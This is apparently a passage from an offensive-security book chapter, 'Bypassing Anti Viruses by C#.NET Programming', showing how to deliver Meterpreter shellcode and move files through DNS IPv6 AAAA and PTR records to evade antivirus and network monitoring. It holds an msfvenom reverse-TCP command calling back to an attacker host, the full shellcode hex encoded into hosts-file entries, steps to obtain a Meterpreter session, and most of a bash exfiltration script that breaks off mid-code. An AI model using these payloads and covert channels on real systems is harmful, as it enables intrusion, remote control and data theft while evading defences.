
```
Msfvenom --arch x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 -f c >/payload.txt
```

**Note :** in this case 192.168.1.50 is Attacker “Fake-DNS-Server” and Attacker “Metasploit listener” too

now you should make hosts file by this payload string like picture 1 ,you can make it with this syntax:

**Note :** your payload (payload.txt) should changed from this format “0xfc,0x48,0x83” to this format : “fc4883...”

```
syntax1: NativePayload_IP6DNS.exe null fc48830034abcdef00ab11ccf1cf89abff000e09b133b1...
```



```
C:\Users\Administrator\Desktop\code\NativePayload_IP6DNS\NativePayload_IP6DNS\bin\Debug>NativePayload_IP6DNS.exe null fc4883e4f0e8cc000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c9dd4101c1e2ed524151488b52208b423c4801d0668178180b020f85720000008b8088000004885c074674801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e94bffff5d49be7773325f3332000041564989e64881eca00100004989e549bc0200115cc0a8013241544989e44c89f141ba4c772607ff5d4c89ea68010100005941ba29806b00ffd56a05415e50504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd585c0740a49ffce75e5e893000004883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c4205e89f66a404159680010000041584889f24831c941ba58a453e5fffd54889c34989c74d31c94989f04889da4889f941ba02d9c85fffd583f8007d2858415759680040000041586a005a41ba0b2f0f30fffd5575941ba756e4d61ffd549ffcee93cffff4801c34829c64885f675b441ffe7586a005949c7c2f0b5a256ffd5
```

```
NativePayload_IP6DNS tool Published by Damon Mohammadbagher  
Transferring Backdoor Payloads by IPv6_Address and DNS traffic ;>  
Note this code supported only 99 * 10 = 990 bytes payload  
Note this code supported only 99 lines foreach 10 bytes payload
```

```
fe80:1111:fc48:83e4:f0e8:cc00:0000:ae0  
fe80:1111:4151:4150:5251:5648:31d2:ae1  
fe80:1111:6548:8b52:6048:8b52:1848:ae2  
fe80:1111:8b52:2048:8b72:5048:0fb7:ae3  
fe80:1111:4a4a:4d31:c948:31c0:ac3c:ae4  
fe80:1111:617c:022c:2041:c1c9:0d41:ae5  
fe80:1111:01c1:e2ed:5241:5148:8b52:ae6  
fe80:1111:208b:423c:4801:d066:8178:ae7  
fe80:1111:180b:020f:8572:0000:008b:ae8  
fe80:1111:8088:0000:0048:85c0:7467:ae9  
fe80:1111:4801:d050:8b48:1844:8b40:ae10  
fe80:1111:2049:01d0:e356:48ff:c941:ae11  
fe80:1111:8b34:8848:01d6:4d31:c948:ae12  
fe80:1111:31c0:ac41:c1c9:0d41:01c1:ae13  
fe80:1111:38e0:75f1:4c03:4c24:0845:ae14  
fe80:1111:39d1:75d8:5844:8b40:2449:ae15  
fe80:1111:01d0:6641:8b0c:4844:8b40:ae16  
fe80:1111:1c49:01d0:418b:0488:4801:ae17  
fe80:1111:d041:5841:585e:595a:4158:ae18  
fe80:1111:4159:415a:4883:ec20:4152:ae19  
fe80:1111:ffe0:5841:595a:488b:12e9:ae20  
fe80:1111:4bfff:ffff:5d49:be77:7332:ae21  
fe80:1111:5f33:3200:0041:5649:89e6:ae22  
fe80:1111:4881:eca0:0100:0049:89e5:ae23
```

Picture 1:

now you should copy these IPv6 addresses to DNS “Hosts” file like picture 2 and you need DNS name after each line of IPv6 address like Picture 2.

Picture 2:



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
      :~# cat /etc/host
cat: /etc/host: No such file or directory
      :~# cat /etc/hosts

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback

fe80::1111:fc48:83e4:f0e8:cc00:0000:ae0 test.domain.com
fe80::1111:4151:4150:5251:5648:31d2:ae1 test.domain.com
fe80::1111:6548:8b52:6048:8b52:1848:ae2 test.domain.com
fe80::1111:8b52:2048:8b72:5048:0fb7:ae3 test.domain.com
fe80::1111:4a4a:4d31:c948:31c0:ac3c:ae4 test.domain.com
fe80::1111:617c:022c:2041:c1c9:0d41:ae5 test.domain.com
fe80::1111:01c1:e2ed:5241:5148:8b52:ae6 test.domain.com
fe80::1111:208b:423c:4801:d066:8178:ae7 test.domain.com
fe80::1111:180b:020f:8572:0000:008b:ae8 test.domain.com
fe80::1111:8088:0000:0048:85c0:7467:ae9 test.domain.com
fe80::1111:4801:d050:8b48:1844:8b40:ae10 test.domain.com
fe80::1111:2049:01d0:e356:48ff:c941:ae11 test.domain.com
fe80::1111:8b34:8848:01d6:4d31:c948:ae12 test.domain.com
fe80::1111:31c0:ac41:c1c9:0d41:01c1:ae13 test.domain.com
fe80::1111:38e0:75f1:4c03:4c24:0845:ae14 test.domain.com
fe80::1111:39d1:75d8:5844:8b40:2449:ae15 test.domain.com
fe80::1111:01d0:6641:8b0c:4844:8b40:ae16 test.domain.com
fe80::1111:1c49:01d0:418b:0488:4801:ae17 test.domain.com
fe80::1111:d041:5841:585e:595a:4158:ae18 test.domain.com
fe80::1111:4159:415a:4883:ec20:4152:ae19 test.domain.com
```

in this case I want to use dnsmasq tool for DNS server so you can use “/etc/hosts” file or “/etc/dnsmasq.hosts”

it depend on your configuration for dnsmasq tool .

So like picture 3 you can start your DNS server with this command.

```
      :~# dnsmasq --no-daemon --log-queries
dnsmasq: started, version 2.72 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
t auth DNSSEC loop-detect
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 10 addresses
dnsmasq: query[PTR] 50.1.168.192.in-addr.arpa from 192.168.1.101
dnsmasq: query[A] test0.domain.com from 192.168.1.101
dnsmasq: query[AAAA] test0.domain.com from 192.168.1.101 Payload 0 and 1
dnsmasq: /etc/hosts test0.domain.com is fe80::1111:4151:4150:5251:5648:31d2:ae1
dnsmasq: /etc/hosts test0.domain.com is fe80::1111:fc48:83e4:f0e8:cc00:0:ae0
dnsmasq: query[PTR] 50.1.168.192.in-addr.arpa from 192.168.1.101
dnsmasq: query[A] test1.domain.com from 192.168.1.101
dnsmasq: query[AAAA] test1.domain.com from 192.168.1.101 Payload 3 and 2
dnsmasq: /etc/hosts test1.domain.com is fe80::1111:8b52:2048:8b72:5048:fb7:ae3
dnsmasq: /etc/hosts test1.domain.com is fe80::1111:6548:8b52:6048:8b52:1848:ae2
dnsmasq: query[PTR] 50.1.168.192.in-addr.arpa from 192.168.1.101
dnsmasq: query[A] test2.domain.com from 192.168.1.101
dnsmasq: query[AAAA] test2.domain.com from 192.168.1.101 Payload 5 and 4
dnsmasq: /etc/hosts test2.domain.com is fe80::1111:617c:22c:2041:c1c9:d41:ae5
dnsmasq: /etc/hosts test2.domain.com is fe80::1111:4a4a:4d31:c948:31c0:ac3c:ae4
```

Picture 3:

After running DNS Server your dnsmasq should read 51 Address from hosts file at least .

Finally with this syntax you will have Meterpreter Session by one DNS IPv6 AAAA Records Response (one Large Response like Picture A2 , Second DNS response with 1503 length)


Syntax: NativePayload\_IP6DNS.exe “FQDN” “Fake DNS Server”

Syntax: NativePayload\_IP6DNS.exe test.domain.com 192.168.1.50

Picture 4:

# Bypassing Anti Viruses by C#.NET Programming

## Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)



### using this method and Linux systems (only)

now I want to talk about how can using this method via "NativePayload\_IP6DNS.sh" script on (Linux systems only) so with this script by these syntaxes you can use IPv6 AAAA records and IPv6 PTR Queries to Exfil/Infil/Transferring DATA via DNS and IPv6 Addresses but in this Chapter we talked about AAAA records and with next "Chapter 7" we will talk about PTR Queries so let me show you These Syntaxes :

**NativePayload\_IP6DNS.sh , Syntaxes :**

**Example A-Step1: (Server Side)** `./NativePayload_IP6DNS.sh -r`  
**Example A-Step2: (Client Side)** `./NativePayload_IP6DNS.sh -u text.txt DNSMASQ_IPv4 [delay] (sec) [address] xxxx:xxxx`  
**example IPv4:192.168.56.110 :** `./NativePayload_IP6DNS.sh -r`  
**example IPv4:192.168.56.111 :** `./NativePayload_IP6DNS.sh -u text.txt 192.168.56.110 delay 0 address fe81:2222`  
**Description:** with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via IPv6 PTR Queries to DNS server

**Example B-Step1: (Server Side)** `./NativePayload_IP6DNS.sh -d makedns test.txt mydomain.com [address] xxxx:xxxx`  
**Example B-Step2: (Client Side)** `./NativePayload_IP6DNS.sh -d getdata mydomain.com DNSMASQ_IPv4`  
**example IPv4:192.168.56.110 :** `./NativePayload_IP6DNS.sh -d makedns test.txt google.com address fe80:1234`  
**example IPv4:192.168.56.111 :** `./NativePayload_IP6DNS.sh -d getdata google.com 192.168.56.110`  
**Description:** with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server via IPv6 AAAA record Query

in this "Chapter 6" we talked about "Example B-step1" and "Example B-step2" and in then next "Chapter 7" we will talk about "Example A"

**Step 1 :** with this step you can make a Fake DNS server to injecting your Text file as IPv6 Addresses via DNSMASQ and DnsHost.txt file by this Syntax :

**Example B-Step1: (Server Side)** `./NativePayload_IP6DNS.sh -d makedns test.txt mydomain.com [address] xxxx:xxxx`

`./NativePayload_IP6DNS.sh -d makedns mytext.txt google.com address fe80:1111`

**Step 2 :** with this step you can Dump DNS IPv6 Addresses via Nslookup command From Server and finally you can have Text behind each IPv6 AAAA Record by this Syntax :

**Example B-Step2: (Client Side)** `./NativePayload_IP6DNS.sh -d getdata mydomain.com DNSMASQ_Ipv4`


`./NativePayload_IP6DNS.sh -d getdata google.com 127.0.0.1`



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

as you can see in the next Picture i had Text for "mytext.txt" File after Dumping AAAA records via "Step-2" so in this case i used 127.0.0.1 but if you want to use this tool on two Separated Linux system then you should use Server Ipv4 address instead 127.0.0.1.



```
File Edit View Search Terminal Help
Chapter 6/script# cat mytext.txt
this is test for transferring DATA via IPV6 DNS AAAA RECORDS
Chapter 6/script# ./NativePayload_IP6DNS.sh -d makedns mytext.txt google.com address fe80:1321:7468:6973:2069:7320:7465:0
NativePayload_IP6DNS.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA to DNS Traffic via IPv6 DNS AAAA/PTR Records
help syntax: ./NativePayload_IP6DNS.sh help
[!] Injecting this text via IPv6 Address (10bytes) : this is te ==byte==> 7468:6973:2069:7320:7465:0
[!] Your IPv6 is : fe80:1321:7468:6973:2069:7320:7465:0
[!] Your Text/Data for this IPv6 is : this is te
[!] Injecting this text via IPv6 Address (10bytes) : st for tra ==byte==> 7374:2066:6f72:2074:7261:1
[!] Your IPv6 is : fe80:1321:7374:2066:6f72:2074:7261:1
[!] Your Text/Data for this IPv6 is : st for tra
[!] Injecting this text via IPv6 Address (10bytes) : nsferring ==byte==> 6e73:6665:7272:696e:6720:2
[!] Your IPv6 is : fe80:1321:6e73:6665:7272:696e:6720:2
[!] Your Text/Data for this IPv6 is : nsferring
[!] Injecting this text via IPv6 Address (10bytes) : DATA via I ==byte==> 4441:5441:2076:6961:2049:3
[!] Your IPv6 is : fe80:1321:4441:5441:2076:6961:2049:3
[!] Your Text/Data for this IPv6 is : DATA via I
[!] Injecting this text via IPv6 Address (10bytes) : PV6 DNS AA ==byte==> 5056:3620:444e:5320:4141:4
[!] Your IPv6 is : fe80:1321:5056:3620:444e:5320:4141:4
[!] Your Text/Data for this IPv6 is: PV6 DNS AA
[!] Injecting this text via IPv6 Address (10bytes) : AA RECORDS ==byte==> 4141:2052:4543:4f52:4453:5
[!] Your IPv6 is : fe80:1321:4141:2052:4543:4f52:4453:5
[!] Your Text/Data for this IPv6 is : AA RECORDS
[!] DnsHost.txt Created by 6 AAAA Records for Domain: google.com
[!] you can use this DnsHOST.TXT file via DnsMasq tool
[!] to dump these AAAA records you should use this syntax in client side:
[!] Syntax : NativePayload_IP6DNS.sh -d getdata domain_name DnsMasq_IPv4
[>] DNSMASQ Started by DnsHOST.TXT File
nslookup Records Queries for Domain : google.com
nslookup: started, version 2.79 cachesize 150
nslookup: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP contrack ipset auth DNSSEC loop-detect inotify
nslookup: read DnsHost.txt -- 6 addresses
nslookup: query[AAAA] google.com from 127.0.0.1
nslookup: DnsHost.txt google.com is fe80:1321:7468:6973:2069:7320:7465:0
nslookup: DnsHost.txt google.com is fe80:1321:4141:2052:4543:4f52:4453:5
nslookup: DnsHost.txt google.com is fe80:1321:7374:2066:6f72:2074:7261:1
nslookup: DnsHost.txt google.com is fe80:1321:5056:3620:444e:5320:4141:4
nslookup: DnsHost.txt google.com is fe80:1321:4441:5441:2076:6961:2049:3
nslookup: DnsHost.txt google.com is fe80:1321:6e73:6665:7272:696e:6720:2
nslookup: query[AAAA] google.com from 127.0.0.1
nslookup: DnsHost.txt google.com is fe80:1321:4141:2052:4543:4f52:4453:5
nslookup: DnsHost.txt google.com is fe80:1321:7374:2066:6f72:2074:7261:1
nslookup: DnsHost.txt google.com is fe80:1321:5056:3620:444e:5320:4141:4
[>] Dumping Done , Performed by 6 DNS AAAA Records for domain : google.com from Server: 127.0.0.1
Chapter 6/script# ./NativePayload_IP6DNS.sh -d getdata google.com 127.0.0.1
NativePayload_IP6DNS.sh , Published by Damon Mohammadbagher 2017-2018
Injecting/Downloading/Uploading DATA to DNS Traffic via IPv6 DNS AAAA/PTR Records
help syntax: ./NativePayload_IP6DNS.sh help
[!] Downloading Mode , Dump Text DATA via DNS IPv6 AAAA Records
[!] Sending DNS A Records Queries for Domain : google.com to DNSMASQ-Server: 127.0.0.1
[!] to dump test.txt file via AAAA records you should use this syntax in server side:
[!] Syntax : NativePayload_IP6DNS.sh -d makedns test.txt google.com
[>] Dumping this Text via DNS AAAA Record Query:
this is test for transferring DATA via IPv6 DNS AAAA RECORDS
[>] Dumping Done , Performed by 6 DNS AAAA Records for domain : google.com from Server: 127.0.0.1
Chapter 6/script#
```

**At a glance :** DNS traffic PTR Records and especially IPv6 AAAA Records are really good things for Transferring your Payload to bypassing Network Monitoring or Something like that , and with these techniques Anti-viruses bypassed too

C# Source code for NativePayload\_IP6DNS.exe tool : (DNS AAAA records)

[https://github.com/DamonMohammadbagher/NativePayload\\_IP6DNS](https://github.com/DamonMohammadbagher/NativePayload_IP6DNS)

## NativePayload\_IP6DNS.sh

```
#!/bin/sh
echo
echo "NativePayload_IP6DNS.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA to DNS Traffic via IPv6 DNS AAAA/PTR Records"
echo "help syntax: ./NativePayload_IP6DNS.sh help"
echo
if [ $1 == "help" ]
then
tput setaf 2;
echo
echo "Example A-Step1: (Server Side ) ./NativePayload_IP6DNS.sh -r"
echo "Example A-Step2: (Client Side ) ./NativePayload_IP6DNS.sh -u text.txt DNSMASQ_IPv4 [delay] (sec) [address]
xxxx:xxxx"
echo "example IPv4:192.168.56.110 : ./NativePayload_IP6DNS.sh -r"
echo "example IPv4:192.168.56.111 : ./NativePayload_IP6DNS.sh -u text.txt 192.168.56.110 delay 0 address
fe81:2222"
echo "Description: with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via IPv6 PTR
Queries to DNS server"
echo
echo "Example B-Step1: (Server Side ) ./NativePayload_IP6DNS.sh -d makedns test.txt mydomain.com [address]
xxxx:xxxx"
echo "Example B-Step2: (Client Side ) ./NativePayload_IP6DNS.sh -d getdata mydomain.com DNSMASQ_IPv4"
echo "example IPv4:192.168.56.110 : ./NativePayload_IP6DNS.sh -d makedns text.txt google.com address fe80:1234"
echo "example IPv4:192.168.56.111 : ./NativePayload_IP6DNS.sh -d getdata google.com 192.168.56.110"
echo "Description: with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server
via IPv6 AAAA record Query"
echo
fi

# uploading data via PTR queries (Client Side "A")
if [ $1 == "-u" ]
then
```



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
#####
DefAddr="fe80:1111"
if [ $6 == "address" ]
then
DefAddr=$7
elif [ $6 == null ]
then
DefAddr="fe80:1111"
fi
delaytime=0
if [ $4 == "delay" ]
then
delaytime=$5
elif [ $4 == null ]
then
delaytime=0
fi

c=0
octets=""
tput setaf 9;
#echo " " > DnsHost.txt
#echo " " > TempDnsHost.txt
RecordsIDcounter=0
IPv6Oct=0
counts=0

echo
tput setaf 9;
echo "[!] [Exfil/Uploading DATA] via IPv6 DNS PTR Record Queries"
echo "[!] Sending DNS Lookup to DNS Server: " $3
echo "[!] Sending DNS Lookup by Delay (sec): " $delaytime
tput setaf 2;
echo

for op in `xxd -p -c 1 $2`; do

#echo "[!] injecting this text via IPv6 octet:" "`echo $op | xxd -r -p`" " ==byte==> " $op

if (($IPv6Oct == 0))
then
octets+=$op
((IPv6Oct++))
elif (($IPv6Oct == 1))
then
octets+=$op":"
IPv6Oct=0
#debug only
#echo "[!] injecting this text via IPv6 octet:" "`echo $octets | xxd -r -p`" " ==byte==>
"$octets"
#debug only
fi
((c++))
if(($c == 12))
then
tput setaf 2;
echo -----
tput setaf 3;
echo "[!] Your IPv6 is : " $DefAddr:"${octets::-1}"
Data="${octets::-1}"
tput setaf 6;
echo "[!] Your Text/Data for this IPv6 is : "`echo $Data | xxd -r -p`
#echo $DefAddr:"${octets::-1}":$RecordsIDcounter $4 >> TempDnsHost.txt
time=`date +%d/%m/%y %H:%M:%S`
tput setaf 9;
echo "[>] [$counts] [$time] Sending Text/Data via Nslookup Done"
MyIPv6address=$DefAddr:"${octets::-1}"
nslookup -type=aaaa $MyIPv6address $3 | grep arpa
tput setaf 2;
((counts++))
sleep $delaytime
tput setaf 9;
octets=""
c=0
((RecordsIDcounter++))
else
tput setaf 9;
fi

if(($RecordsIDcounter == 9999))
then
echo "[!] Oops Your IPv6 counter (z) was upper than 9999 : "${octets::-1}".$RecordsIDcounter
break
fi
done
```

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 6 : DATA Transferring Technique by DNS Traffic (AAAA Records)

```
#####
```

```
tput setaf 2;
echo
echo "[!] Sending Done by ($counts) Request."
echo
tput setaf 9;

fi

# download data via AAAA records queries
if [ $1 == "-d" ]
then

# Syntax : NativePayload_IP6DNS.sh -d getdata domain_name DnsMasq_IPv4" (CLIENT SIDE "B")
if [ $2 == "getdata" ]
then

tput setaf 9;
echo "[!] Downloading Mode , Dump Text DATA via DNS IPv6 AAAA Records "
tput setaf 2;
echo "[!] Sending DNS A Records Queries for Domain :"$3"to DNSMASQ-Server:"$4
echo "[!] to dump test.txt file via AAAA records you should use this syntax in server side:"
tput setaf 9;
echo "[!] Syntax : NativePayload_IP6DNS.sh -d makedns test.txt google.com"

# old ver : nslookup -type=aaaa google.com 127.0.0.1 | grep AAAA | awk {'print $5'} | sort -t: -k 8 -n
PayloadLookups=`nslookup -type=aaaa $3 $4 | grep AAAA | awk {'print $5'} | sort -t: -k 8 -n`

# new ver : for some versions of nslookup you need this syntax
if (( `echo ${#PayloadLookups}` == 0 ))
then
PayloadLookups=`nslookup -type=aaaa $3 $4 | grep Address: | awk {'print $2'} | sort -t: -k 8 -n`
tput setaf 9;
echo "[>] Warning , Nslookup Result via [grep AAAA] was null , Sending request again via [grep Address:]"
echo "[!] Warning , it means Nslookup query sent (2) times"
fi

tput setaf 9;
echo "[>] Dumped this Text via DNS AAAA Record Query:"
echo
AAAARecordscounter=0

for op in $PayloadLookups; do
if [[ $op != *"#53"* ]];
then
Lookups+=`echo $op | cut -d': ' -f3`
Lookups+=`echo $op | cut -d': ' -f4`
Lookups+=`echo $op | cut -d': ' -f5`
Lookups+=`echo $op | cut -d': ' -f6`
Lookups+=`echo $op | cut -d': ' -f7`
echo $Lookups | xxd -r -p
Lookups=""
((AAAARecordscounter++))
fi
done

echo
echo
tput setaf 2;
echo "[!] Dumping Done , Performed by"$((AAAARecordscounter))"DNS AAAA Records for domain :"$3"from
Server:"$4
echo
fi

# Creating DNS Server and DNSHOST.TXT file (SERVER SIDE "B")
# NativePayload_IP6DNS.sh -d makedns text-file mydomain.com address fe80:1111
if [ $2 == "makedns" ]
then
DefAddr="fe80:1111"
if [ $5 == "address" ]
then
DefAddr=$6
elif [ $5 == null ]
then
